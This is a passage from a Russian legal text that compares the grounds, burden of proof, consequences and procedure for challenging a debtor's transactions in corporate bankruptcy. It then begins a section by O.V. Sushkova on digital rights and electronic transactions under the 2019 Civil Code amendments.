В то же время наличие в Законе о банкротстве специальных оснований оспаривания сделок, предусмотренных статьями 61.2 и 61.3, само по себе не препятствует суду квалифицировать сделку, при совершении которой допущено злоупотребление правом, как ничтожную (статьи 10 и [168 ГК РФ](#)), в том числе при рассмотрении требования, основанного на такой сделке, согласно пункту 4 Постановления Пленума ВАС РФ от 23.12.2010 № 63.

Поэтому можно отнести к общему критерию для оспаривания сделок,

§3.6. К вопросу о новых видах сделок, урегулированных гражданским кодексом ... | 301
предусмотренных статьями 61.2 и 61.3 Закона о банкротстве следующие общие основания:

1) нарушение требований закона или иного правового акта (пункт 1 статьи 168 ГК РФ).

2) нарушение требований закона или иного правового акта и при этом посягание на публичные интересы либо права и охраняемые законом интересы третьих лиц (пункт 2 статьи 168 ГК РФ);

3) наличие противоречий с действительной волей сторон (статья 166 ГК РФ);

4) злоупотребление правом, т.е. намерение причинить вред другому лицу, действия в обход закона с противоправной целью, а также иное заведомо недобросовестное осуществление гражданских прав (статья 10 ГК РФ);

5) нарушение основ правопорядка и нравственности (статья 169 ГК РФ);

6) наличие изъяна в субъектах сделки, т.е. выход за пределы полномочий представителей юридических лиц, недееспособность или несовершеннолетие физического лица и др. (статьи 171 - 177 ГК РФ).

Надежным критерием, позволяющим оценивать полноту, взвешенность и эффективность законодательного регулирования, зачастую служит судебная практика, наглядно показывающая существующие недостатки закона и предлагающая пути исправления указанных недостатков. Так произошло и с институтом оспаривания кредитором сделок должника. «Отсутствие в гражданском законодательстве названного способа защиты прав кредитора по обязательству препятствует эффективной защите имущественных прав кредитора и достижению справедливого баланса интересов кредитора и должника, поэтому арбитражными судами была предпринята попытка восполнить отсутствие указанного способа защиты путем применения положений [статей 10, 168](#) ГК РФ»¹.

Специальные основания различаются по видам оспаривания сделок в

¹ Кузнецов С.А. Основные проблемы правового института несостоятельности (банкротства): монография. М.: Инфотропик Медиа, 2015. С. 100.

банкротстве и могут быть применены только в рамках дела о банкротстве.

Так, к основанию, по которому может быть оспорены сделка пункта 1 статьи 61.2 Закона о банкротстве, относится неравноценное встречное исполнение. Определяется оно путем оценки обоснованности цены отчуждаемого или приобретаемого имущества, услуг или других условий сделки при сравнении с аналогичными сделками в период её совершения.

Основанием, по которому может быть признана сделка недействительной по пункту 2 статьи 61.2 Закона о банкротстве, является умышленное причинение имущественного вреда кредиторам должника. Оценка намерения причинения такого вреда производится из критериев, установленных в пункте 2 статьи 61.2 Закона о банкротстве и пунктов 5 – 7 Постановления Пленума ВАС РФ от 23.12.2010 № 63.

Однако важно помнить, что судом в случае оспаривания подозрительной сделки проверяется наличие обоих оснований, установленных как пунктом 1, так и пунктом 2 статьи 61.2 Закона о банкротстве.

Основанием для оспаривания сделок по правилам статьи 61.3 Закона о банкротстве является установление предпочтения при совершении сделок по удовлетворению требований одного кредитора перед другим.

Общим является то, что предусмотренные статьями 61.2 и 61.3 Закона о банкротстве основания недействительности сделок влекут оспоримость, а не ничтожность соответствующих сделок (пункт 4 Постановления Пленума ВАС РФ от 23.12.2010 № 63).

II. Предметы доказывания при оспаривании сделок по статьям 61.2 и 61.3 Закона о банкротстве различаются.

Таблица «Предметы доказывания при оспаривании сделок в банкротстве юридических лиц»

предмет д. статья	п. 1 ст. 61.2 (1 год до или после*)	п. 2 ст. 61.2 (3 года до или после*)	п. 2 ст. 61.3 (1 месяц до или после*)	п. 3 ст. 61.3 (6 месяцев до или после*)
-------------------	-------------------------------------	--------------------------------------	---------------------------------------	---

1	неравноценное встречное исполнение обязательства	при совершении сделки цель должника заключалась в причинении вреда имущественным правам кредиторов	любое основание, содержащиеся со второго по пятый абзац пункта 1 статьи 61.3 (изменение очереди погашения долгов; установление обеспечительных мер в отношении отдельного кредитора/ов; погашение требования, срок выполнения которого еще не начался и иные.)	любое основание, содержащиеся со второго по пятый абзацах пункта 1 статьи 61.3 (изменение очереди погашения долгов; установление обеспечительных мер в отношении отдельного кредитора/ов; погашение требования, срок выполнения которого еще не начался и иные.)
2		в результате совершения сделки был причинен вред имущественным правам кредиторов		недобросовестность контрагента по сделке, а именно его осведомленность о неплатежеспособности и или недостаточности имущества должника к моменту совершения сделки
3		другая сторона сделки знала или должна была знать к моменту совершения сделки о цели должника в причинении вреда имущественным правам кредиторов		

* - до или после момента принятия судом к производству заявления о признании должника несостоятельным (банкротом).

Однако несмотря на то, что каждый пункт статьей 61.2 и 61.3 Закона о банкротстве имеет различные предметы доказывания, прослеживается общий

признак, по которому, чем больше срок в период которого сделка может быть признана недействительной, тем обязательным является доказать факт осведомленности другой стороны сделки о неплатежеспособности или о недостаточности имущества у должника и то, что сделка может повлечь причинение вреда кредиторам или нарушение удовлетворения требований кредиторов должника.

Таким образом, чем больше времени прошло с момента совершения сделки, тем больше обстоятельств оспаривающее лицо должно доказать.¹

III. Последствия признания сделок должника недействительными по статьям 61.2 и 61.3 Закона о банкротстве включают как общие, так и различные черты.

Общая черта, относящаяся к последствиям оспаривания сделок и по статье 61.2 Закона о банкротстве и по статье 61.3 Закона о банкротстве, является следующей.

Все, что было передано должником или иным лицом за счет должника или в счет исполнения обязательств перед должником, а также изъято у должника по сделке, признанной недействительной в соответствии с настоящей главой, подлежит возврату в конкурсную массу (пункт 1 статьи 61.6 Закона о банкротстве).

Данное последствие относится также к специальному последствию, наступающее только при оспаривании сделок в банкротстве, поскольку контрагент должника обязан вернуть полученное от должника по недействительной сделке имущество в конкурсную массу, тогда как требование к должнику о возврате полученного по недействительной сделке удовлетворяется в очередности и в порядке, установленных законодательством о банкротстве, и по смыслу закона может остаться без удовлетворения

¹ Кондратьева К.С., Гройсберг А.И. Рассмотрение дел об оспаривании сделок с предпочтением: вопросы теории и практики // Вестник Пермского университета. Юридические науки. 2015. № 4. С. 70.

полностью или частично в связи с недостаточностью имущества должника для удовлетворения требований кредиторов. В противоположность указанным специальным последствиям недействительности сделок, предусмотренным Законом о банкротстве, гражданское законодательство в отношении последствий недействительности сделок исходит из принципа двусторонней реституции, в силу которого каждая из сторон обязана возвратить другой все полученное по сделке, а в случае невозможности возвратить полученное в натуре (в том числе тогда, когда полученное выражается в пользовании имуществом, выполненной работе или предоставленной услуге) возместить его стоимость в деньгах (пункт 2 статьи 167 ГК РФ).¹

Различия последствий оспаривания сделок в банкротстве заключаются в разной очередности удовлетворения требований кредитора и иного лица, которым было передано имущество или перед которыми должник исполнял обязательства или обязанности по сделке, признанной недействительной в рамках дела о банкротстве.

Таблица «Последствия для стороны по оспоренной сделке»

Вид	п. 1 ст.	п. 2 ст.	п. 2 ст.	п. 3 ст.
	61.2	61.2	61.3	61.3
Очер едность	Требован ия подлежат включению в реестр и подлежат удовлетв орению в <u>порядке</u> , предусмотренн	Требова ния фактически зареестровые, подлежат удовлетворени ю после всех реестровых требований	Требован ия подлежат включению в реестр и подлежат удовлетв орению в <u>порядке</u> , предусмотренн	Требова ния фактически зареестровые, подлежат удовлетворени ю после всех реестровых требований

¹ Кузнецов С.А. Основные проблемы правового института несостоятельности (банкротства): монография. М.: Инфотропик Медиа, 2015. С. 104.

ом статье 134 Закона о банкротстве.	(включая требования кредиторов третьей очереди, включенных в реестр требований кредиторов).	ом статье 134 Закона о банкротстве.	(включая требования кредиторов третьей очереди, включенных в реестр требований кредиторов).
---	---	---	---

Важно отметить, что удовлетворение требований кредитора или иного лица, которые возникли после признания сделки недействительной, возможно только в случае возврата кредитором или иным лицом в конкурсную массу полученного по недействительной сделке имущества.

На основании вышеизложенного в рамках материального аспекта оспаривание сделок в банкротстве сделки было проведено сравнение видов оспаривания сделок в банкротстве юридических лиц по критериям оснований оспаривания сделок, обязательным предметам доказывания и последствиям оспаривания сделок.

Было выявлено, что сделки по общим основаниям имеют общий характер, а по специальным основаниям различаются. Предметы доказывания имеют полностью различный характер. Подозрительные сделки и сделки по предпочтению имеют общие и различные последствия.

Для проведения анализа финансово-экономического состояния должника в обязанности арбитражного управляющего входит анализ сделок должника, совершенных в период подозрительности ([статьи 61.2](#) и [61.3](#) Закона о банкротстве), на предмет выявления оснований для оспаривания:

- сравнение условий сделок с аналогичными сделками должника и иных участников оборота для выявления признаков совершения сделки с

неравноценным встречным исполнением, попадающей в категорию подозрительных сделок, имеющих основания для оспаривания ([пункт 1 статьи 61.2](#) Закона о банкротстве);

- изучение содержания сделок должника на предмет выявления наличия цели причинения вреда имущественным правам кредиторов, факта причинения такого вреда и доказательств того, что другая сторона сделки знала или должна была знать об указанной цели должника к моменту совершения сделки, которая таким образом попадает в категорию подозрительных сделок, имеющих основания для оспаривания ([пункт 2 статьи 61.2](#) Закона о банкротстве);

- анализ последствий совершенных сделок должника для выявления установленных [Законом](#) о банкротстве признаков совершения сделки, влекущей за собой оказание предпочтения одному из кредиторов перед другими кредиторами, что является основанием для оспаривания согласно [статье 61.3](#) [Закона](#) о банкротстве¹.

Поэтому для того, чтобы правильно определить по какой норме возможно оспорить сделку в деле о банкротстве, нужно выделить общие и различные критерии оспаривания сделок в банкротстве в рамках процессуально-правового аспекта.

В рамках настоящего параграфа рассмотрим общие и различные черты процессуальных положений, применимых к оспариванию сделок в банкротстве, по таким критериям:

- лица, имеющие право оспаривать сделки в банкротстве;
- сроки, в течение которых возможно признать сделку недействительной;
- исковая давность, применяемая к оспариванию сделок о банкротстве;
- процедуры банкротства, в которых могут быть оспорены сделки должника.

¹ Бобылева А.З., Жаворонкова Е.Н., Львова О.А., Холина М.Г. О концепции проведения арбитражным управляющим анализа финансово-экономического состояния должника // Имущественные отношения в Российской Федерации. 2015. № 10. С. 76.

Сразу можно отметить, что поскольку все виды оспаривания сделок должника в банкротстве регулирует одна глава III.1 «Оспаривание сделок должника» Закона о банкротстве, то процессуальные нормы для оспаривания сделок должника в деле о банкротстве имеют преимущественно общий характер.

И к различиям отнести можно из вышеперечисленных критериев только сроки, в течение которых возможно признать сделку недействительной.

Начнем с описания общих критериев.

I. Лица, имеющие право оспаривать сделки в банкротстве.

По римскому праву кредитор не имел права на оспаривание сделок, совершенных должником до того момента, когда указанное лицо стало кредитором.¹

В настоящее время данное условие сохранилось.

К лицам, которые имеют право оспаривать сделки должника юридического лица по правилам статьей 61.2 и 61.3 Закона о банкротстве, относятся:

1. Внешний управляющий от имени должника по своей инициативе либо по решению собрания кредиторов или комитета кредиторов;

2. Конкурсный управляющий от имени должника по своей инициативе либо по решению собрания кредиторов или комитета кредиторов;

3. Представитель собрания (комитета) кредиторов или иное лицо, уполномоченное решением собрания (комитета) кредиторов, в случае, если заявление об оспаривании сделки во исполнение решения собрания (комитета) кредиторов не будет подано арбитражным управляющим в течение установленного данным решением срока;

4. Конкурсный кредитор или уполномоченным органом, если размер кредиторской задолженности перед ним, включенной в реестр требований

¹ Барон Ю. Система римского гражданского права: В 6 кн. СПб.: Юридический центр Пресс, 2005. С. 594 – 595.

кредиторов, составляет более 10% (десяти процентов) общего размера кредиторской задолженности, включенной в реестр требований кредиторов, не считая размера требований кредитора, в отношении которого сделка оспаривается, и его аффилированных лиц.

Следует обратить внимание на тот факт, что вне зависимости от принятия положительного или отрицательного решения собранием кредиторов об оспаривании сделки должника, арбитражный управляющий имеет право подать такое заявление по своей инициативе (пункт 31 Постановления Пленума ВАС РФ от 23.12.2010 № 63).

Таким образом, любое вышеперечисленное лицо может оспорить сделку согласно положениям как статьи 61.2 Закона о банкротстве, так и статьи 61.3 Закона о банкротстве. Поэтому особые лица, которые могли бы оспорить только один вид сделок в банкротстве, законом не предусмотрены и соблюден принцип равноправия.

В то же время, закрытый перечень лиц, имеющих право подавать заявление о признании сделки недействительной в рамках дела о банкротстве, не распространяется на лиц, имеющих право принимать участие в судебных заседаниях по рассмотрению заявления о признании сделки недействительной.

Так, помимо лиц, имеющих право подачи заявления о признании сделки недействительной, право участия судебных заседаниях и право оспаривания судебного акта, принятого по результатам рассмотрения такого заявления имеют:

- все лица, участвующие в деле о банкротстве должника, в том числе остальные кредиторы;

- третьи лица, не заявляющие самостоятельных требований относительно предмета спора (статья [51 АПК РФ](#)), которые в части рассмотрения этого заявления обладают необходимыми процессуальными правами, в том числе на участие в судебных заседаниях и обжалование судебных актов. Например, в рассмотрении заявления об оспаривании договора поручительства в качестве

третьего лица может участвовать должник по основному обязательству, а в рассмотрении заявления об оспаривании сделки по приобретению должником вещи, которую он впоследствии продал другому лицу, - это другое лицо.

Такие лица имеют право участия и оспаривания также вне зависимости от видов оспаривания сделок в банкротстве.

II. Исковая давность, применяемая к оспариванию сделок о банкротстве.

Согласно [статье 195](#) ГК РФ исковой давностью признается срок для защиты права по иску лица, право которого нарушено. В пункте 1 Постановления Пленума Верховного Суда РФ от 29.09.2015 № 43 «О некоторых вопросах, связанных с применением норм Гражданского кодекса Российской Федерации об исковой давности»¹ даны разъяснения данной норме, а именно: «Под правом лица, подлежащим защите судом, следует понимать субъективное гражданское право конкретного лица».

Таким образом, срок исковой давности взаимосвязан с лицом, имеющим право подать заявление о признании сделки недействительной.

По общей норме, содержащейся в пункте 1 статьи 200 ГК РФ, если законом не установлено иное, течение срока исковой давности начинается со дня, когда лицо узнало или должно было узнать о нарушении своего права и о том, кто является надлежащим ответчиком по иску о защите этого права.

По специальной норме, применимой к настоящей теме исследования – оспаривания сделок в банкротстве, правило об исчислении срока исковой давности имеет измененную структуру, а именно согласно пункту 1 статьи 61.9 Закона о банкротстве срок исковой давности исчисляется с момента, когда арбитражный управляющий узнал или должен был узнать о наличии оснований для оспаривания сделки.

Однако иной срок исковой давности в Законе о банкротстве не

¹ Постановление Пленума Верховного Суда Российской Федерации от 29.09.2015 № 43 «О некоторых вопросах, связанных с применением норм Гражданского кодекса Российской Федерации об исковой давности» // «Российская газета». – 2015. – № 223.

содержится, поэтому заявление об оспаривании сделки должника может быть подано в течение годичного срока исковой давности ([пункт 2 статьи 181](#) ГК РФ). Также об этом имеется прямое указание в пункте 32 Постановления Пленума ВАС РФ от 23.12.2010 № 63.

Согласно разъяснениям, содержащимся в пункте 32 Постановления Пленума ВАС РФ от 23.12.2010 № 63, в соответствии со статьей 61.9 Закона о банкротстве срок исковой давности по заявлению об оспаривании сделки должника исчисляется с момента, когда первоначально утвержденный внешний или конкурсный управляющий (в том числе исполняющий его обязанности - абзац третий пункта 3 статьи 75 Закона) узнал или должен был узнать о наличии оснований для оспаривания сделки, предусмотренных статьями 61.2 или 61.3 Закона о банкротстве. Если утвержденное внешним или конкурсным управляющим лицо узнало о наличии оснований для оспаривания сделки до момента его утверждения при введении соответствующей процедуры (например, поскольку оно узнало о них по причине осуществления полномочий временного управляющего в процедуре наблюдения), то исковая давность начинает течь со дня его утверждения. В остальных случаях само по себе введение внешнего управления или признание должника банкротом не приводит к началу течения давности, однако при рассмотрении вопроса о том, должен ли был арбитражный управляющий знать о наличии оснований для оспаривания сделки, учитывается, насколько управляющий мог, действуя разумно и проявляя требующуюся от него по условиям оборота осмотрительность, установить наличие этих обстоятельств.

«Для того чтобы определить, с какого момента начинает течь срок исковой давности в отношении конкретной сделки, необходимо определить, когда конкурсный управляющий узнал или должен был узнать о наличии оснований для оспаривания такой сделки. Для этого нужно ответить на два взаимосвязанных вопроса. Во-первых, откуда управляющий мог получить такую информацию, из каких документов? Во-вторых, действуя добросовестно

и разумно, когда управляющий мог получить такую информацию? Ответы на оба вопроса взаимосвязаны, поскольку можно выделить некоторую программу минимум: что должен сделать арбитражный управляющий. Если у него появляется информация, которая позволяет усомниться в сделке должника, то он должен будет пытаться как-то опровергнуть или подтвердить такие сомнения, получив дополнительные сведения»¹.

Право кредиторов, уполномоченного органа и представителя собрания (комитета) кредиторов или иного лица, уполномоченного решением собрания (комитета) кредиторов самостоятельно подавать заявления об оспаривании сделок направлено на защиту кредиторов от недобросовестных арбитражных управляющих, поэтому для них не предусмотрено отдельного срока исковой давности и они для них срок исковой давности рассчитывается с момента, когда конкурсный управляющий узнал или должен был узнать о наличии оснований для оспаривания сделки должника.

В ходе дела о банкротстве также могут быть оспорены сделки должника по основаниям, предусмотренным Гражданским кодексом Российской Федерации. При оспаривании таких сделок применяются общие правила исчисления сроков исковой давности, и момент начала течения таких сроков не связан с моментом, когда арбитражный управляющий узнал или должен был узнать о наличии оснований для оспаривания сделки.

III. Процедуры банкротства, в которых могут быть оспорены сделки должника.

В процедурах несостоятельности (банкротства) совершенные должником сделки (действия) могут быть признаны недействительными.

В Законе о банкротстве прямой статьи, в которой было бы сказано, что оспаривание сделок возможно только в процедурах внешнего управления и

¹ Николаев А. Срок исковой давности для оспаривания сделок должника // ЭЖ-Юрист. 2016. № 8. // Документ опубликован не был. Доступ из справочной правовой системы «КонсультантПлюс».

конкурсного производства нет, однако в пункте 1 статьи 61.9 Закона о банкротстве косвенно говорится о том, что заявление о признании сделки недействительной может подать только внешний управляющий и конкурсный управляющий.

В связи с этим заявление об оспаривании сделки на основании статей 61.2 или 61.3 Закона о банкротстве может быть подано только в процедурах внешнего управления или конкурсного производства (пункт 30 Постановления Пленума ВАС РФ от 23.12.2010 № 63).

Данный критерий относится ко всем сделкам, которые возможно признать недействительными по правилам статей 61.2 и 61.3 Закона о банкротстве.

Относительно предоставления возможности оспаривать сделки в процедурах наблюдения и финансового оздоровления в юридической литературе имеются мнения, что «целесообразно предоставить и временному, и административному управляющему право оспаривать все сделки должника - заключенные как после, так и до возбуждения производства по делу о банкротстве»¹ и необходимо «предоставить временному управляющему право последующего одобрения или оспаривания любой сделки, совершенной без согласия с ним, выраженного в письменной форме, для чего в [статье 66](#) Закона о банкротстве внести соответствующие изменения»².

Изменения о том, что временный управляющий и административный управляющий имеют право признать любые сделки недействительными по правилам статей 61.2 и 61.3 Закона о банкротстве, внесены не были, однако в [пункте 30 Постановления Пленума ВАС РФ от 23.12.2010 № 63](#) имеются

¹ Телюкина М.В. Комментарий к Постановлению Пленума Высшего Арбитражного Суда Российской Федерации от 30 апреля 2009 г. № 32 «О некоторых вопросах, связанных с оспариванием сделок по основаниям, предусмотренным Федеральным законом "О несостоятельности (банкротстве)" // Вестник ВАС РФ. 2009. № 12. С. 77 - 78.

² Соколова, Н.В. Недействительные сделки в процедурах несостоятельности (банкротства): дис. ... канд. юрид. наук : 12.00.03 / Наталья Викторовна Соколова. – М., 2006. С. 135.

разъяснения судам о том, что Закон о банкротстве также предусматривает возможность оспаривания сделок, совершенных в ходе процедур наблюдения или финансового оздоровления, по специальным основаниям (в частности, абзац 2 пункта 1 статьи 66, пункт 5 статьи 82 и абзац 7 пункта 4 статьи 83 Закона о банкротстве). По указанным специальным основаниям сделки могут быть оспорены в ходе соответствующих процедур в деле о банкротстве по правилам главы III.1 Закона о банкротстве.

И стоит помнить, что если имеются основания для признания сделки недействительной, о которых стало известно арбитражному управляющему в процедурах наблюдения или финансового оздоровления, то он может воспользоваться данными сведениями для подачи заявления о принятии судом обеспечительных мер.

IV. Сроки, в течение которых возможно признать сделку недействительной.

Виды оспаривания сделок по статьям 61.2 и 61.3 Закона о банкротства по данному критерию отличаются полностью, но носят только один общий признак – момент принятия заявления о признании должника банкротом, от которого идет отчисление срока.

Согласно [пункту 1 статьи 42](#) Закона о банкротстве судья арбитражного суда принимает заявление о признании должника банкротом, поданное с соблюдением требований, предусмотренных АПК РФ и Законом о банкротстве. В соответствии с [пунктом 2 статьи 42](#) Закона о банкротстве о принятии заявления о признании должника банкротом судья арбитражного суда выносит определение не позднее чем через пять дней с даты поступления указанного заявления в арбитражный суд.

Исходя из буквального толкования диспозиции рассматриваемой статьи, необходимо различать два процессуальных действия, а именно: во-первых, это поступление заявления о признании должника банкротом в арбитражный суд, во-вторых, принятие заявления о признании должника банкротом.

Арбитражный суд выносит определение именно о принятии заявления о признании должника банкротом. Таким образом, датой принятия заявления о признании должника банкротом следует считать дату вынесения определения об этом. Данная позиция находит подтверждение и в судебно-арбитражной практике. Так, в соответствии с [пунктом 1](#) и 2 Постановления Пленума ВАС РФ от 23.07.2009 № 63 датой принятия заявления о признании должника банкротом считается дата внесения определения об этом

Различные сроки, в период которых могут быть оспорены сделки должника, представим в таблице № 4.

Таблица № 4 «Сроки оспаривания сделок в банкротстве юридических лиц»

Вид	п. 1 ст. 61.2	п. 2 ст. 61.2	п. 2 ст. 61.3	п. 3 ст. 61.3
Срок совершения сделки	В течение 1 (одного) года до принятия заявления о признании банкротом или после принятия указанного заявления	В течение 3 (трех) лет до принятия заявления о признании банкротом или после принятия указанного заявления	В течение 1 (одного) месяца до принятия заявления о признании банкротом или после принятия указанного заявления	В течение 6 (шести) месяцев до принятия заявления о признании банкротом или после принятия указанного заявления

Таким образом, в сравнительно-правовом анализе оспаривания сделок в банкротстве по процессуальному аспекту сравнение было осуществлено по критериям:

- лица, имеющие право оспаривать сделки в банкротстве;
- сроки, в течение которых возможно признать сделку недействительной;

- исковая давность, применяемая к оспариванию сделок о банкротстве;
- процедуры банкротства, в которых могут быть оспорены сделки должника.

Процессуальные нормы для оспаривания сделок должника в деле о банкротстве имеют преимущественно общий характер и отличаются только по срокам.

Библиографический список

1. Козлова Е.Б. Система договоров, направленных на создание объектов недвижимости. М.: КОНТРАКТ, 2013. 368 с.
2. Орлова, В. Лицензирование брендов /Правила для бизнеса – 2015: Уроки судебных дел: Сб. Сост. М.В. Завязочникова; под ред. С.Г. Пепеляева .- М.:Статут, 2015.- С.83.
3. Сушкова О.В. Основания исполнения обязательств // Современное право. 2016. N 8. С. 41 - 46.
4. Сушкова О.В. Проблемы защиты прав правообладателей на результаты интеллектуальной деятельности в процедурах банкротства // Юстиция. 2017. N 2. С. 48 - 52.
5. Сушкова О.В. Новеллы положений ГК РФ о договорах: теоретические и практические аспекты реализации лицензионного договора об использовании объекта исключительных прав // Юстиция. 2017. N 1. С. 25 - 31.

Сушкова О.В.

§3.6. К вопросу о новых видах сделок, урегулированных гражданским кодексом российской федерации в сфере цифровой экономики: постановка проблемы.

Представлены новые изменения, которые были внесены в Гражданский кодекс РФ, представляющие субъектам предпринимательской деятельности заключать сделки в новой форме – электронной. Кроме того, автор раскрывает возможности договорных моделей для развития рынка инноваций с соблюдением таких основополагающих принципов предпринимательского и гражданского права, как свобода договора и воля стороны. Для этого автор статьи анализирует не только разъяснения высших судебных инстанций, но концепции, сформулированные в немецкой правовой системе. Автор полагает, что эффективность применения норм предпринимательского права состоит в возможности упрощения и ускорения для субъектов коммерческого оборота не только заключать электронные сделки посредством применения блокчейн-технологий, но и проводить расчеты, а также формировать архивы. Это связано с тем, что информации с платформы блокчейна не может быть удалена и храниться неограниченное количество времени.

Ключевые слова: блокчейн-технологии, цифровая экономика, электронные сделки, свобода договора, немецкая доктрина гражданского права, предпринимательская деятельность, договор купли-продажи, электронный чек, инновации.

Sushkova O.V.

§3.6. On the issue of new types of transactions regulated by the civil code of the Russian Federation in the field of the digital economy: problem statement.

Presented are new changes that have been made to the Civil Code of the Russian Federation, representing business entities to enter into transactions in a new form - electronic. In addition, the author reveals the possibilities of contractual models for the development of the innovation market in compliance with such

fundamental principles of business and civil law as freedom of contract and the will of the party. For this, the author of the article analyzes not only explanations of the highest judicial instances, but concepts formulated in the German legal system. The author believes that the effectiveness of the application of the norms of business law consists in the possibility of simplification and acceleration for subjects of commercial turnover not only to conclude electronic transactions through the use of blockchain technologies, but also to carry out calculations, as well as to form archives. This is due to the fact that information from the blockchain platform cannot be deleted and stored for an unlimited amount of time.

Keywords: blockchain technology, digital economy, electronic transactions, freedom of contract, German civil law doctrine, business activities, sales contract, electronic check, innovations

18.03.2019 года был принят Федеральный закон №34-ФЗ «О внесении изменений в части первую, вторую и статью 1124 части третьей Гражданского кодекса Российской Федерации»¹, который ввел некоторые правовые категории, которые связаны с реализацией национального проекта по цифровизации национальной экономики и оборота объектов гражданских прав в сфере предпринимательской деятельности.

Положениями ст.141.1 ГК РФ определен новый объект гражданского оборота, который с 01 октября 2019 года будет включаться в договорные модели на основе системы распределенного реестра (блокчейна) в форме смарт-контракта – цифровые права. Цифровые права – это названные в законе обязательственные и иные права, содержание и условия которых определяют по правилам информационной системы. Распоряжаться цифровым правом можно только в информационной системе без обращения к третьему лицу. Владелец цифрового права – лицо, которое по правилам информационной системы вправе распоряжаться этим правом. Закон может предусмотреть, что

¹ Федеральный закон от 18.03.2019 N 34-ФЗ «О внесении изменений в части первую, вторую и статью 1124 части третьей Гражданского кодекса Российской Федерации» // СЗ РФ. 2019. N 12. Ст. 1224.

обладать цифровым правом может иное лицо. Переход цифрового права на основании сделки не требует согласия лица, которое обязано по такому цифровому праву. В соответствии с положениями ст.128 ГК РФ цифровые права по правовому режиму отнесли к имущественным правам наряду с безналичными деньгами и бездокументарными ценными бумагами.

В соответствии с положениями п.4 ст.454 ГК РФ законодатели ввели норму о том, что предметом сделок купли-продажи могут быть такие цифровые права, что, как считает законодатель, ускорит процесс взаимодействия между субъектами предпринимательской деятельности и позволит уменьшить документооборот в тех случаях, когда требуется оформление большого массива документации. В связи с чем, в ст.160 ГК РФ также были введены изменения, связанные с тем, что письменная форма сделки будет считаться соблюденной, если сделку совершили с помощью электронных или других технических средств при соблюдении следующих условий: можно воспроизвести содержание сделки в неизменном виде на материальном носителе (например, распечатать на бумаге), можно достоверно определить лицо, которое выразило волю.

Говоря о формах расчета при заключении электронных и иных сделок с использованием различных технических средств, законодатель внес изменения в ст.493 ГК РФ указав, что электронный чек приравнен к бумажной форме чека при расчетах с потребителями при заключении договоров розничной купли-продажи. Розничный договор купли-продажи считается заключенным с момента, когда продавец выдал в том числе электронный документ об оплате товара.

На основании выработанной правоприменительной практики законодатель урегулировал в п.1 ст.860.2 и п.2 ст.940 ГК РФ положения о юридической возможности заключения договора номинального счета и договора страхования в электронной форме. Для того, чтобы заключенный

договор можно было признать юридически значимым и, он имел доказательственную силу, стороны могут подписать один электронный документ или обмениваться электронными документами.

Представляется, что все те правовые характеристики, которые присущи романо-германской системе договорных обязательств должны учитываться правоприменителями и судебной практикой при использовании критериев, признаков, а также конструкций при возникновении, изменении и прекращении обязательств, как общественных отношений, возникающих между субъектами предпринимательской и иной экономической деятельности в условиях цифровизации коммерческого оборота¹.

В настоящее время принцип «свободы договора», как в праве России, так и в праве Германии является основной ценностью договорного права и предполагает, что стороны договорного правоотношения могут принимать свои собственные решения в соответствии с их желанием. Это является ярким выражением свободы личности, чьи интересы не могут подчиняться государственному влиянию или односторонним действиям третьих лиц. Условием для соблюдения таких принципов является то, что договаривающиеся стороны оказывают равное влияние на его заключение и согласование условий.

Однако, несмотря на видимость широкого проявления в договорах принципа «свободы договора» без ущемления интересов стороны и возможность, в дальнейшем в одностороннем порядке выразить свою волю, например, через отказ от договора, является, в ряде случаев, труднодостижимой на практике.

В России реализация принципа «свободы договора» не только урегулирована нормами Гражданского кодекса Российской Федерации (далее –

¹ См. Михайлов А.В. Эффективность норм предпринимательского права //Учен.зап.Казан.ун-та. Сер. Гуман.науки. 2012. Т.154. №4. С.86-95.

ГК РФ)², но и представлена в Постановлении Пленума Высшего Арбитражного Суда Российской Федерации (далее – Пленум) от 14 марта 2014 года №16 «О свободе договора и ее пределах»³. Кроме того, немаловажным является и новое Постановление Пленума Верховного суда Российской Федерации №49 от 25.12.2018 года⁴, который также предоставил возможность правоприменителям и судебной практике определенные возможности для усиления практической реализации договорных конструкций в сфере предпринимательской и иной экономической деятельности.

Несмотря на то, что указанный Пленум не может рассматриваться как нормативный регулятор договорных отношений сторон при реализации принципа «свободы договора», тем не менее, те выводы и рекомендации, которые в его тексте предусмотрены, носят практический характер.

При этом, в рамках настоящей работы хотелось бы обратить внимание на некоторые схожие аспекты реализации принципа «свободы договора» в России и Германии, в связи с чем, будет подвергнута анализу не все пункты Пленума.

Положения п.2 Пленума указывают, что суд может признать, что закон запрещает устанавливать только условия, ущемляющие положение стороны, на защиту которой направлена императивная норма. Улучшать положение слабой стороны сделки можно, даже если это не соответствует императивной норме закона. Полагаю, что практическое значение указанного пункта состоит не только в том, что похожие основания для ответственности имеются в теории договорного права Германии, но и в том, чтобы защитить условие договора,

² Гражданский кодекс Российской Федерации (часть первая) от 30.11.1994 N 51-ФЗ (ред. от 03.08.2018) (с изм. и доп., вступ. в силу с 01.01.2019) // СЗ РФ. 1994. N 32. Ст. 3301.

³ Постановление Пленума ВАС РФ от 14.03.2014 N 16 «О свободе договора и ее пределах» // Вестник ВАС РФ. N 5. Май, 2014.

⁴ Постановление Пленума Верховного Суда РФ от 25.12.2018 N 49 «О некоторых вопросах применения общих положений Гражданского кодекса Российской Федерации о заключении и толковании договора» // Бюллетень Верховного Суда РФ. N 2. Февраль, 2019.

которое противоречит императивной норме закона, можно доказать, что это условие улучшает положение слабой стороны.

В частности, положения ст.310 ГК РФ запрещают включать в договор право на одностороннее изменение или односторонний отказ от договора, стороной которого является физическое лицо, не являющееся субъектом предпринимательской деятельности. Безусловно, что это правило защищает слабую сторону договора. Поэтому, такой запрет не предусмотрен для субъектов предпринимательства.

Также, условия п.10 Пленума предусматривают, что в спорной ситуации суд должен оценивать несправедливые договорные условия в совокупности со всеми условиями договора и с учетом всех обстоятельств дела. При этом, суд определяет фактическое соотношение переговорных возможностей сторон и выясняет, было ли присоединение к предложенным условиям вынужденным. В случае выявления указанных обстоятельств, сторона вправе предоставить доказательства того, что данный договор, содержащий условия, создающие для нее существенные преимущества, был заключен на этих условиях в связи с наличием другого договора. В нем, также, содержатся условия, содержащие, наоборот, существенные преимущества для другой стороны, поэтому нарушение баланса интересов сторон отсутствует.

